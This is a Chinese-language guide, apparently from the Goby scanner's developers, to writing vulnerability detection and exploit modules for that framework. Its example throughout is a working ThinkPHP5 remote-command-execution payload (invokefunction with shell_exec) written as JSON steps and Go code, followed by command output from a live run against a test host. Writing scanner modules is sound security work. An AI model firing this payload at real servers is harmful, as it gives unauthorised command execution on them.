Goby 漏洞编写入门

版本	v 0.1
日期	2021/03/24

Goby 漏洞扫描框架介绍

编写一个漏洞的 PoC&Exp，一般来说有两种形式，写一个单独可运行的脚本和在一个漏洞扫描框架中编写代码。前面一种比较自由，用户可以随意控制脚本的输入与输出形式，但是漏洞脚本多了就不好管理；后一种就需要遵守框架的输入输出规范、代码库规范等，带来的好处就是可以把漏洞放在一起管理。

Goby 在录入和管理漏洞的时候使用了自研的漏洞扫描框架，该框架由 Golang 语言编写。由于 Golang 是编译型语言，无法像类似 Python 这种解释型语言一样可以解释执行，导致每使用框架编写 Go 代码来录入一个漏洞就需要重新编译一下才能使用，所以我们推出了使用 JSON 格式定义发包逻辑的方式录入漏洞。使用 JSON 格式定义了发包规则，Goby 漏洞扫描框架就可以动态的将漏洞解析加入到漏洞库达到动态更新漏洞的效果。

如果仅仅使用 JSON 格式定义发包逻辑，会因为 JSON 格式的功能限制导致对于复杂的逻辑不易实现，如一些复杂字节流的截取与替换、编解码的转换等操作，所以我们又给漏洞扫描框架加入了 Go 解释器功能用以动态解析 Golang 代码来加载更新漏洞。

综上，目前 Goby 的漏洞录入有两种形式，一种是通过 JSON 格式录入漏洞发包和判断的逻辑；第二中是使用 Golang 代码编写发包和判断逻辑。接下来会对这两种漏洞的录入方法做一个介绍。

漏洞命名规范

漏洞文件名以字母、数字和下划线命名，有编号的一定要带上编号，也要带上漏洞类型。如果没有编号，加上产生漏洞的文件名，可以选择加上产品的版本和产生漏洞的参数。举例如下：

```
# 产品名称_漏洞类型_漏洞编号
# （Microsoft Exchange Server）_（File Write）_（CVE-2021-27065）
# 空格和短横线用下划线代替
Microsoft_Exchange_Server_File_Write_CVE_2021_27065.go
# 产品名称_漏洞文件_漏洞类型
# （tongda OA）_（action_upload.php）_(file upload getshell)
# 空格用下划线代替，.php 去掉
tongda_OA_action_upload_file_upload_getshell.go
```

漏洞名称就是将漏洞文件名称恢复为原来即可，然后将漏洞编号加上括号，漏洞文件名称加上后缀，如下：

```
# 文件名 Microsoft_Exchange_Server_File_Write_CVE_2021_27065.go
Microsoft Exchange Server File Write (CVE-2021-27065)
# 文件名 tongda_OA_action_upload_file_upload_getshell.go
tongda OA action_upload.php file upload getshell
```


语言书写要求

因为 Goby 的目标是国际化、全球化，所以内置的漏洞名称、漏洞描述等文字都要求使用全英文。

漏洞录入

通过 Goby GUI 录入漏洞

通过 Goby 的 GUI 录入漏洞时，无需写代码就可以完成 PoC 的录入，只需要在图形化界面填写漏洞发包逻辑即可。



我们以 ThinkPHP5 远程命令执行漏洞为例，展示一下漏洞录入全过程。


选择漏洞


我们这里选择 ThinkPHP5 控制器远程命令执行漏洞，因为我们要求全英文，所以漏洞名称和漏洞描述都要使用英文。

```
# 中文名：ThinkPHP5 控制器远程命令执行漏洞
漏洞名称：ThinkPHP5 Controller RCE
漏洞文件名称：ThinkPHP5_Controller_RCE
# 漏洞描述：ThinkPHP5 框架从 URL 中直接提取 controller 变量值进行实例化，导致远程命令执行漏洞，攻击者可利用此漏洞控制服务器。
漏洞描述：The ThinkPHP5 framework directly extracts the value of the controller variable from the URL for instantiation, resulting in a remote command execution vulnerability. Attackers can use this vulnerability to control the server.
```

填写完漏洞名称和漏洞描述后，另一个最重要的问题，就是 Query Rule 的填写了。因为 Goby 的漏洞是在检测到相应资产的前提下才会扫描的，这个具体可以参考 自定义 PoC 中 Query Rule 规范准则。

我们使用 Goby 对目标进行扫描测试发现，Goby 识别了 ThinkPHP 资产，那我们就可以使用该标签填写 Query Rule。







填写漏洞 PoC 发包逻辑

填写完漏洞基本信息后，最重要的就是要根据漏洞原理填写漏洞发包逻辑了。

```
# ThinkPHP5 RCE PoC
http://ip:port/index.php?
s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo
&vars[1][]=-1
```



我们看到，使用 PoC 给定的特定路径访问，目标会响应给我们 phpinfo() 页面，那我们使用 phpinfo() 页面的特征填写漏洞测试逻辑即可，比如 HTML Body 里有 <title>phpinfo()</title> 字符串。其他的 PoC 同理，只要根据特征匹配即可。



在 PoC 基本信息和发包测试逻辑填写完毕后，会在 Goby 目录下的 golib/exploits/user 目录生成 JSON 格式的 PoC 文件。内容如下：

```
{
	"Name": "ThinkPHP5 Controller RCE",
	"Level": "3",
	"Tags": [
		"RCE"
	],
	"GobyQuery": "app=\"ThinkPHP\"",
```

```
	"Description": "The ThinkPHP5 framework directly extracts the value of the controller variable from the URL for instantiation, resulting in a remote command execution vulnerability. Attackers can use this vulnerability to control the server.",
	"Product": "ThinkPHP",
	"Homepage": "https://www.thinkphp.cn/",
	"Author": "gobysec@gmail.com",
	"Impact": "",
	"Recommandation": "",
	"References": [
		"https://github.com/vulhub/vulhub/tree/master/thinkphp/5-rce"
	],
	"ScanSteps": [
		"AND",
		{
			"Request": {
				"method": "GET",
				"uri": "/index.php?s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1",
				"follow_redirect": true,
				"header": {},
				"data_type": "text",
				"data": ""
			},
			"ResponseTest": {
				"type": "group",
				"operation": "AND",
				"checks": [
					{
						"type": "item",
						"variable": "$code",
						"operation": "==",
						"value": "200",
						"bz": ""
					},
					{
						"type": "item",
						"variable": "$body",
						"operation": "contains",
						"value": "<title>phpinfo()</title>",
						"bz": ""
					}
				]
			},
			"SetVariable": []
		}
	],
	"PostTime": "2021-03-23 14:07:11",
	"GobyVersion": "1.8.254"
}
```


其中 ScanSteps 字段，就是 PoC 发包与测试逻辑。我们对目标 uri 指定的路径发送 GET 请求，然后判断响应数据包的状态码是否为 200 并且 HTTP Body 中是否包含有 <title>phpinfo()</title> 字段以决定漏洞是否存在。

填写漏洞 Exp 发包逻辑

Goby 中的漏洞一定要有 Exp，以验证漏洞的实际效果。在生成的 JSON 文件内容中，我们需要添加 HasExp、ExpParams 和 ExploitSteps 等字段来表达 Exp 的漏洞逻辑。每个字段的介绍如下：

```
"HasExp": true                  // 是否录入 Exp，如有 Exp，Goby 在扫描到漏洞后会展现出 verify 按钮用以执行 Exp 验证漏洞
"ExpParams": [                  // 前端需要传递给 Exp 的参数，如要执行的命令
    {
        "name": "cmd",          // 参数的名称
        "type": "input",        // 参数输入类型，input 表示需要用户输入，select 表示 Exp 可以提供默认列表让用户进行选择输入内容
        "value": "whoami"       // 参数的值
    }
]
"ExploitSteps": [
    "AND",
    {
        "Request": {
            "method": "GET",
            "uri": "/index.php?s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]={{{cmd}}}",                    // 通过 {{{参数名称}}} 引用前端传递过来的值
            "follow_redirect": true,
            "header": {},
            "data_type": "text",
            "data": ""
        },
        "SetVariable": ["output|lastbody"]      // 将响应的 HTTP Body 打印出来，展示命令执行效果
    }
]
```


最终的漏洞文件内容如下，PoC & Exp 都已完成：

```
{
      "Name": "ThinkPHP5 Controller RCE",
      "Level": "3",
      "Tags": [
            "RCE"
      ],
      "GobyQuery": "app=\"ThinkPHP\"",
      "Description": "The ThinkPHP5 framework directly extracts the value of the controller variable from the URL for instantiation, resulting in a remote command execution vulnerability. Attackers can use this vulnerability to control the server.",
      "Product": "ThinkPHP",
      "Homepage": "https://www.thinkphp.cn/",
      "Author": "gobysec@gmail.com",
      "Impact": "",
      "Recommandation": "",
      "References": [
            "https://github.com/vulhub/vulhub/tree/master/thinkphp/5-rce"
      ],
      "HasExp": true,
      "ExpParams": [
            {
```

```
                "name": "cmd",
                "type": "input",
                "value": "whoami"
            }
        ],
        "ScanSteps": [
            "AND",
            {
                "Request": {
                    "method": "GET",
                    "uri": "/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=phpin
fo&vars[1][]=-1",
                    "follow_redirect": true,
                    "header": {},
                    "data_type": "text",
                    "data": ""
                },
                "ResponseTest": {
                    "type": "group",
                    "operation": "AND",
                    "checks": [
                        {
                            "type": "item",
                            "variable": "$code",
                            "operation": "==",
                            "value": "200",
                            "bz": ""
                        },
                        {
                            "type": "item",
                            "variable": "$body",
                            "operation": "contains",
                            "value": "<title>phpinfo()</title>",
                            "bz": ""
                        }
                    ]
                },
                "SetVariable": []
            }
        ],
        "ExploitSteps": [
            "AND",
            {
                "Request": {
                    "method": "GET",
                    "uri": "/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=shell
_exec&vars[1][]={{{cmd}}}",
                    "follow_redirect": true,
                    "header": {},
                    "data_type": "text",
                    "data": ""
                },
                "SetVariable": ["output|lastbody"]
            }
        ],
        "PostTime": "2021-03-23 14:07:11",
```

```
        "GobyVersion": "1.8.254"
}
```

效果如下：



填写漏洞模板完成漏洞录入

在上一节我们看到，通过图形化界面漏洞管理处录入 PoC 后会生成一个 JSON 格式的文件。其实我们不借助图形化界面，自己通过脚手架生成模板然后将发包逻辑填写到 JSON 数据里也是可以完成漏洞录入的。我们只需把填写好的漏洞模板放到漏洞目录下面，Goby 就会动态加载解析漏洞文件以更新漏洞库。

漏洞模板脚手架使用介绍

在使用漏洞框架录入漏洞的时候都会有漏洞模板，Goby 也同样提供了该功能，使用如下。

```
# 使用 CVE 编号获取漏洞数据并自动填写到漏洞模板，若没有 CVEID 可省略
./goby-cmd -mode genpoc -CVEID CVE-2021-21380 -exportFile a.poc
# 支持通过代理获取漏洞数据
./goby-cmd -mode genpoc -CVEID CVE-2021-21380 -exportFile a.poc -proxy
http://127.0.0.1:1080

# 运行已经编写完成的漏洞文件，使用 PoC 扫描
./goby-cmd -mode runpoc -operation scan -pocFile exploits\system\a.poc -target
127.0.0.1
# 运行已经编写完成的漏洞文件，执行 Exp 利用，并传递 cmd 参数的值
./goby-cmd -mode runpoc -operation exploit -pocFile exploits\system\a.poc -
target 127.0.0.1 -params '{"cmd":"whoami"}'
```

Goby 漏洞扫描引擎模板介绍

使用漏洞框架录入 PoC&Exp 与单独写脚本的主要差别还是在于漏洞框架会对目标的输入、结果的输出或者其他信息进行规范化，所以一个扫描框架一般会定义 PoC 模板。下面就对 Goby 的漏洞模板进行介绍。如下，即为通过填写模板录入漏洞的举例：

```
package exploits
```

```
import (
    "git.gobies.org/goby/goscanner/goutils"
    "gopoc"
)

func init() {
    expJson := `{
  "Name": "ThinkPHP5 Controller RCE",
  "Description": "The ThinkPHP5 framework directly extracts the value of the
controller variable from the URL for instantiation, resulting in a remote
command execution vulnerability. Attackers can use this vulnerability to control
the server.",
  "Product": "ThinkPHP",
  "Homepage": "https://www.thinkphp.cn/",
  "DisclosureDate": "2021-03-23",
  "Author": "gobysec@gmail.com",
  "FofaQuery": "app=\"ThinkPHP\"",
  "GobyQuery": "app=\"ThinkPHP\"",
  "Level": "3",
  "Impact": "",
  "Recommendation": "",
  "References": null,
  "RealReferences": [
    "https://github.com/vulhub/vulhub/tree/master/thinkphp/5-rce"
  ],
  "HasExp": true,
  "ExpParams": [
    {
        "name": "cmd",
        "type": "input",
        "value": "whoami"
    }
  ],
  "ExpTips": {
    "Type": "",
    "Content": ""
  },
  "ScanSteps": [
    "AND",
    {
      "Request": {
        "data": "",
        "data_type": "text",
        "follow_redirect": true,
        "method": "GET",
        "uri": "/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=phpin
fo&vars[1][]=-1"
      },
      "ResponseTest": {
        "checks": [
          {
            "bz": "",
            "operation": "==",
            "type": "item",
            "value": "200",
            "variable": "$code"
```

```
          },
          {
            "bz": "",
            "operation": "contains",
            "type": "item",
            "value": "<title>phpinfo()</title>",
            "variable": "$body"
          }
        ],
        "operation": "AND",
        "type": "group"
      }
    }
  ],
  "ExploitSteps": [
    "AND",
    {
      "Request": {
        "data": "",
        "data_type": "text",
        "follow_redirect": true,
        "method": "GET",
        "uri": "/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=shell
_exec&vars[1][]={{{cmd}}}"
      },
      "SetVariable": ["output|lastbody"]
    }
  ],
  "Tags": ["rce"],
  "CVEIDs": null,
  "CVSSScore": null,
  "AttackSurfaces": {
    "Application": ["ThinkPHP"],
    "Support": null,
    "Service": null,
    "System": null,
    "Hardware": null
  },
  "Disable": false
}`

    gopoc.ExpManager.AddExploit(gopoc.NewExploit(
        goutils.GetFileName(),
        expJson,
        nil,
        nil,
    ))
}
```


漏洞基本信息字段介绍

漏洞基本信息主要就是 expJson 变量中的漏洞名称、漏洞描述、CVE 编号等等，每个字段的介绍如下：

```
Name            # 漏洞名称
Description     # 漏洞描述
Product         # 漏洞对应产品
```

```
Homepage         # 漏洞对用产品的主页
DisclosureDate   # 漏洞披露时间
Author           # PoC 作者
FofaQuery        # 漏洞对应产品的 FOFA 查询规则
Level            # 漏洞等级，0 低危、1 中卫、2 高危、3 严重
Impact           # 漏洞影响
Recommendation   # 漏洞修复建议
References       # 漏洞参考链接
HasExp           # 是否录入 Exp
ExpParams        # Exp 需要传入的参数
ScanSteps        # JSON 格式定义漏洞发包逻辑
ExploitSteps     # JSON 格式定义漏洞利用逻辑
Tags             # 漏洞类型，如 rce、fileread、sqli
CVEIDs           # CVE 漏洞编号
CVSSScore        # CVSS 漏洞评分
AttackSurfaces   # 漏洞对应产品的系统层级，如 GitLab 是一个 Web 应用，填到 Application 层，Struts2 是一个 Web 开发框架，填到 Support 层
```

在此模板中，我们只需按 Goby GUI 漏洞录入生成的 JSON 格式填写 HasExp、ExpParams、ScanSteps 和 ExploitSteps 等字段即可。效果如下：



编写 Golang 代码完成漏洞录入

最后，在使用 JSON 无法满足漏洞需求后，我们可以采用 Golang 编写漏洞代码，这个时候就需要编写 PoC 和 Exp 函数了。举例如下：

```
package exploits

import (
    "fmt"
    "git.gobies.org/goby/goscanner/goutils"
    "git.gobies.org/goby/goscanner/jsonvul"
    "git.gobies.org/goby/goscanner/scanconfig"
    "git.gobies.org/goby/httpclient"
    "strings"
    "gopoc"
)

func init() {
    expJson := `{
  "Name": "ThinkPHP5 Controller RCE",
  "Description": "The ThinkPHP5 framework directly extracts the value of the controller variable from the URL for instantiation, resulting in a remote command execution vulnerability. Attackers can use this vulnerability to control the server.",
  "Product": "ThinkPHP",
  "Homepage": "https://www.thinkphp.cn/",
  "DisclosureDate": "2021-03-24",
  "Author": "gobysec@gmail.com",
  "FofaQuery": "app=\"ThinkPHP\"",
  "GobyQuery": "app=\"ThinkPHP\"",
```

```
  "Level": "3",
  "Impact": "",
  "Recommendation": "",
  "References": [
    "https://github.com/vulhub/vulhub/tree/master/thinkphp/5-rce"
  ],
  "HasExp": true,
  "ExpParams": [
    {
      "name": "cmd",
      "type": "input",
      "value": "whoami"
    }
  ],
  "ExpTips": {
    "Type": "",
    "Content": ""
  },
  "ScanSteps": [
    "AND",
    {
      "Request": {
        "data": "",
        "data_type": "text",
        "follow_redirect": true,
        "method": "GET",
        "uri": "/"
      },
      "ResponseTest": {
        "checks": [
          {
            "bz": "",
            "operation": "==",
            "type": "item",
            "value": "200",
            "variable": "$code"
          }
        ],
        "operation": "AND",
        "type": "group"
      }
    }
  ],
  "ExploitSteps": null,
  "Tags": ["rce"],
  "CVEIDs": null,
  "CVSSScore": null,
  "AttackSurfaces": {
    "Application": ["ThinkPHP"],
    "Support": null,
    "Service": null,
    "System": null,
    "Hardware": null
  }
}`

    gopoc.ExpManager.AddExploit(gopoc.NewExploit(
        goutils.GetFileName(),
```

```
        expJson,
        func(exp *jsonvul.JsonVul, u *httpclient.FixUrl, ss
*scanconfig.SingleScanConfig) bool {
            uri := "/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=phpin
fo&vars[1][]=-1"
            if resp, err := httpclient.SimpleGet(u.FixedHostInfo + uri); err ==
nil {
                return resp.StatusCode == 200 && strings.Contains(resp.Utf8Html,
"<title>phpinfo()</title>")
            }
            return false
        },
        func(expResult *jsonvul.ExploitResult, ss *scanconfig.SingleScanConfig)
*jsonvul.ExploitResult {
            cmd := ss.Params["cmd"].(string)
            uri := fmt.Sprintf("/index.php?
s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=shell
_exec&vars[1][]=%s", cmd)
            if resp, err :=
httpclient.SimpleGet(expResult.HostInfo.FixedHostInfo + uri); err == nil {
                expResult.Success = true
                expResult.Output = resp.Utf8Html
            }
            return expResult
        },
    ))
}
```

```
PS D:\goby-cmd> .\goby-cmd.exe -mode runpoc -operation scan -target 10.10.11.20:29069 -pocFile .\c.poc
2021/03/24 18:06:30 Version: v1.30.292+beta
2021/03/24 18:06:31 [WARNING] update vulnerability feature is not included in your current license.
2021/03/24 18:06:31 not valid license
2021/03/24 18:06:31 c.json
2021/03/24 18:06:31 http://10.10.11.20:29069 true
PS D:\goby-cmd> .\goby-cmd.exe -mode runpoc -operation exploit -target 10.10.11.20:29069 -pocFile .\c.poc
2021/03/24 18:06:37 Version: v1.30.292+beta
2021/03/24 18:06:37 [WARNING] update vulnerability feature is not included in your current license.
2021/03/24 18:06:37 not valid license
2021/03/24 18:06:37 c.json
true http://10.10.11.20:29069 root

PS D:\goby-cmd>
```

漏洞 PoC 函数介绍

漏洞的 PoC 函数如下：
